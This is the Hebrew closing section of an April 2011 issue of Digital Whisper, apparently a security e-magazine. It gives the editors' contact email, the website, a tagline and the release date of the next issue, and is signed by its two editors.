ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש מאי 2011.

אפיק קסטיאל,

ניר אדר,

30.4.2011